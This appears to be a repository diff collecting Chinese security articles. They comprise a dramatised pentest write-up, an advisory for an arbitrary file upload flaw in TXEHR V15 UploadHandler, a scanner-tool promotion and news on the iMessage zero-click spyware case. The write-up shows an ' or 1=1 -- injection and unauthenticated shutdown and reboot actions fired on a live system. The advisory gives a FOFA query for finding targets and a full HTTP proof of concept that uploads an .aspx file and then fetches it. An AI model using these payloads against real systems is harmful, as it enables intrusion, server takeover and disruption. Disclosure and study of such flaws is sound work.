然而页面只是短暂卡顿,随即恢复死寂,连一丝上传成功的提示都吝啬给予。疯狂刷新页面、翻查请求记录,终于在层层嵌套的响应头里揪出一个路径,可当鼠标点击的瞬间,浏览器却突然弹出下载框,仿佛有人在暗处按下机关,将这条珍贵的线索强行封存成冰冷的文件。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
滚动鼠标滚轮的指尖突然僵住,nday 记录里鲜红的 “已修复” 字样刺得眼球生疼。那些曾寄托着突破希望的下载接口,此刻像被人猛然抽走的跳板,消失在系统更迭的浪潮里。方才还在脑海中勾勒的文件读取路线图,瞬间化作飘散的灰烬。
|
||||
|
||||
屏幕蓝光映着我紧蹙的眉峰,修复日志的字符在眼前不断重影。这看似平静的 “已修复” 三个字,实则是对手竖起的新壁垒,无声宣告着:这场攻防战的棋局,又被推到了新的困局。但键盘缝隙里还残留着上次敲击的余温,我摩挲着鼠标,目光再次聚焦在跳动的光标上 —— 既然旧路已封,那就再辟一条通往真相的暗道。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
我死死盯着 “熊猫头” 标记下的数据,瞳孔随着屏幕滚动剧烈收缩。颤抖着点击链接,页面加载的进度条仿佛凝固了时间。直到 “未授权访问” 的提示框弹出来,带着刺目的红光。但我却忍不住笑出声,这道禁止的屏障背后,分明是通往系统腹地的暗门。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
颤抖着在XML 中输入
|
||||
' or 1=1 --
|
||||
,呼吸在按下回车的瞬间凝滞。
|
||||
|
||||
页面加载的进度条像心跳般缓慢跳动,当原本空白的界面突然跳出数据库表名时,我几乎要将鼠标捏碎。那些排列整齐的字段名,此刻成了最诱人的战利品。顺着注入点深挖,一步步绕过防护机制,权限等级数字在眼前不断攀升,直到 “管理员权限获取成功” 的提示弹出。屏幕幽光中,胜利的战栗混着冷汗爬上脊背,这场在代码迷宫中的生死博弈,终于撕开了第一道缺口。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
上文采用 ai 优化,整体段落像流水席。
|
||||
|
||||
|
||||
|
||||
码比较多,因为不得不码,但大家应该猜到了这个系统
|
||||
|
||||
23 年 12 月份,也测过相同的系统,都是基于二开的。
|
||||
|
||||
这个洞比较有意思,但是也很危险。
|
||||
|
||||
同样的开局也是登陆框,然后是目录扫描存在配置目录
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
直接访问 config 显示空白,所以要查看源代码,又第二次嵌入 js
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
源码中存在system.js 文件,里面则是定义了系统的开机,关机,重启,tomcat 的开启,关闭,以及重启等 22 个 action。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
拼接路径,可对系统进行重启,关机
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
等待五分钟后 刷新页面,显示正常
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,68 @@
|
||||
# 同享人力管理管理平台 UploadHandler 任意文件上传漏洞
|
||||
HK安全小屋 2025-06-13 14:06
|
||||
|
||||
## 免责声明
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||
漏洞描述:
|
||||
|
||||
同享软件成立于1997年,运营中心位于东莞南城南新产业国际。专注研发和推广人力资源信息化产品,帮助企业构建统一的人力资源数智化平台,快速提高企业人才管理能力,提升人力资源管理效率,帮助员工快速成长,协助企业实现智慧决策。同享TXEHR V15人力管理管理平台UploadHandler存在任意文件上传漏洞。
|
||||
|
||||
|
||||
影响版本:
|
||||
|
||||
同享人力管理管理平台
|
||||
|
||||
|
||||
FOFA:
|
||||
```
|
||||
body="/Assistant/Default.aspx"
|
||||
```
|
||||
|
||||
|
||||
POC:
|
||||
```
|
||||
POST /Handler/UploadHandler.ashx?folder=Uploadfile2 HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
|
||||
Content-Length: 183
|
||||
Accept-Encoding: gzip, deflate
|
||||
Content-Type: multipart/form-data; boundary=---------------------------123
|
||||
Connection: close
|
||||
-----------------------------123
|
||||
Content-Disposition: form-data; name="Filedata"; filename="12333333.aspx"
|
||||
Content-Type: text/plain
|
||||
safdsfsfaa
|
||||
-----------------------------123--
|
||||
```
|
||||
|
||||
成功上传
|
||||
|
||||

|
||||
|
||||
访问如下路径
|
||||
```
|
||||
GET /Handler/Uploadfile2/12333333.aspx HTTP/1.1
|
||||
Host:
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
--------
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,25 @@
|
||||
# 漏洞管理工具 - miscan
|
||||
GSDK安全团队 2025-06-13 13:51
|
||||
|
||||
01 项目地址
|
||||
|
||||
```
|
||||
https://github.com/mifine666/miscan
|
||||
```
|
||||
|
||||
|
||||
|
||||
02 项目介绍
|
||||
|
||||
项目描述
|
||||
|
||||
漏洞管理工具miscan,支持漏洞管理、漏洞扫描、发包测试功能。编写本工具的目的在于帮助安全人员更方便更高效的编写漏洞规则,以方便漏洞利用和漏洞验证。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
注:
|
||||
工具仅供安全研究与学习之用,若将工具做其他用途,由使用者承担全部法律及连带责任,作者及发布者不承担任何法律及连带责任。信息及工具收集于互联网,真实性及安全性自测!!
|
||||
|
||||
|
||||
@@ -0,0 +1,103 @@
|
||||
# 苹果iMessage零点击漏洞遭间谍软件利用,记者成监控目标
|
||||
FreeBuf 2025-06-13 10:00
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
### Part01
|
||||
### 漏洞详情与修复进展
|
||||
###
|
||||
|
||||
苹果公司披露,其iMessage应用中存在的一个现已修复的安全漏洞曾被用于针对公民社会成员的复杂网络攻击。该漏洞编号为CVE-2025-43200,已于2025年2月10日通过iOS 18.3.1、iPadOS 18.3.1、iPadOS 17.7.5、macOS Sequoia 15.3.1等系统更新修复。
|
||||
|
||||
|
||||
苹果在安全公告中表示:"处理通过iCloud链接分享的恶意制作照片或视频时存在逻辑缺陷",并称已通过改进检查机制解决该问题。该公司同时承认,已发现该漏洞"可能被用于针对特定个人的极其复杂的攻击"。
|
||||
|
||||
|
||||
值得注意的是,此次更新还修复了另一个正在被利用的零日漏洞(CVE-2025-24200),但苹果此前一直未披露该漏洞存在的原因尚不明确。
|
||||
###
|
||||
### Part02
|
||||
### 记者遭针对性攻击
|
||||
###
|
||||
|
||||
虽然苹果未透露利用CVE-2025-43200发动攻击的具体细节,但公民实验室(Citizen Lab)表示已发现法医证据,表明该漏洞被用于攻击意大利记者Ciro Pellegrino和一名未具名的欧洲知名记者,并植入Paragon公司的Graphite雇佣间谍软件。
|
||||
|
||||
|
||||
研究人员将该攻击描述为"零点击"攻击,意味着无需用户任何交互即可在目标设备上触发漏洞。研究人员Bill Marczak和John Scott-Railton指出:"2025年1月至2月初,其中一名记者的设备在运行iOS 18.2.1系统时感染了Graphite间谍软件,目标用户难以察觉此次感染。"
|
||||
|
||||
|
||||
2025年4月29日,苹果向两名受害者发出高级间谍软件攻击警告。自2021年11月起,苹果开始向疑似遭受国家支持攻击者锁定的用户发送威胁通知。
|
||||
###
|
||||
### Part03
|
||||
### Graphite间谍软件运作机制
|
||||
###
|
||||
|
||||
Graphite是以色列私营攻击组织(PSOA)Paragon开发的监控工具,可在无需用户操作的情况下获取消息、邮件、摄像头、麦克风和位置数据,隐蔽性极强。该间谍软件通常由政府客户以国家安全调查为名部署使用。
|
||||
|
||||
|
||||
公民实验室发现,两名记者均收到来自同一苹果账户(代号"ATTACKER1")的iMessage信息,这些信息用于部署Graphite工具,表明该账户可能被单一Paragon客户用于实施攻击。
|
||||
|
||||
|
||||

|
||||
|
||||
### Part04
|
||||
### 意大利政府卷入争议
|
||||
###
|
||||
|
||||
今年1月,Meta旗下WhatsApp披露该间谍软件曾被用于攻击全球数十名用户,包括Pellegrino的同事Francesco Cancellato。截至目前,已有7人被确认为Paragon间谍软件的受害者。
|
||||
|
||||
|
||||
本周早些时候,这家以色列间谍软件制造商宣布终止与意大利政府的合同,原因是意方拒绝让公司独立核实当局是否违反法律入侵调查记者的手机。但意大利政府表示这是双方共同决定,并出于国家安全考虑拒绝了该提议。
|
||||
|
||||
|
||||
意大利议会安全委员会(COPASIR)上周发布的报告证实,在获得必要法律授权后,意大利情报部门确实使用Graphite监控了少数人的手机,主要用于追查逃犯、打击非法移民、恐怖主义等活动。但报告明确表示Cancellato的手机不在监控之列,使得谁针对该记者的问题仍悬而未决。
|
||||
|
||||
|
||||
报告还揭示了Graphite的运作机制:操作员需通过用户名和密码登录才能使用该软件,每次部署都会生成详细日志,这些日志存储在客户控制的服务器上,Paragon无法访问。
|
||||
|
||||
### Part05
|
||||
### 监管压力与行业影响
|
||||
###
|
||||
|
||||
公民实验室指出:"间谍软件受害者缺乏追责渠道,凸显欧洲记者持续面临这种高度侵入性的数字威胁,也暴露出间谍软件扩散和滥用的危险。"欧盟此前已对商业间谍软件的滥用表示担忧,呼吁加强出口管制和法律保障。此类事件可能加剧欧盟及各成员国层面的监管改革压力。
|
||||
|
||||
|
||||
苹果的威胁通知系统基于内部威胁情报,可能无法检测所有攻击实例。该公司强调,收到警告并不代表确认感染,仅表明检测到与针对性攻击相符的异常活动。
|
||||
|
||||
### Part06
|
||||
### Predator间谍软件卷土重来
|
||||
###
|
||||
|
||||
最新消息显示,Recorded Future的Insikt小组观察到与Predator相关的活动出现"复苏迹象"。这包括发现新的受害者端Tier 1服务器、莫桑比克的新客户,以及Predator基础设施与捷克实体FoxITech s.r.o.的关联。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
过去两年间,Predator运营商的活动已在安哥拉、亚美尼亚、埃及等十余个国家被发现。分析指出:"这与Predator在非洲高度活跃的总体观察结果一致,其半数以上已知客户位于非洲大陆。这反映出间谍软件工具需求增长,特别是在面临出口限制的国家,以及为规避制裁和溯源而设计的日益复杂的企业架构。"
|
||||
|
||||
|
||||
**参考来源:**
|
||||
|
||||
**Apple Zero-Click Flaw in Messages Exploited to Spy on Journalists Using Paragon Spyware**
|
||||
https://thehackernews.com/2025/06/apple-zero-click-flaw-in-messages.html
|
||||
|
||||
|
||||
###
|
||||
###
|
||||
###
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651322946&idx=1&sn=c9cbbd848459bfe0a36fa121ff364ad0&scene=21#wechat_redirect)
|
||||
|
||||
### 电台讨论
|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
Reference in new issue
Block a user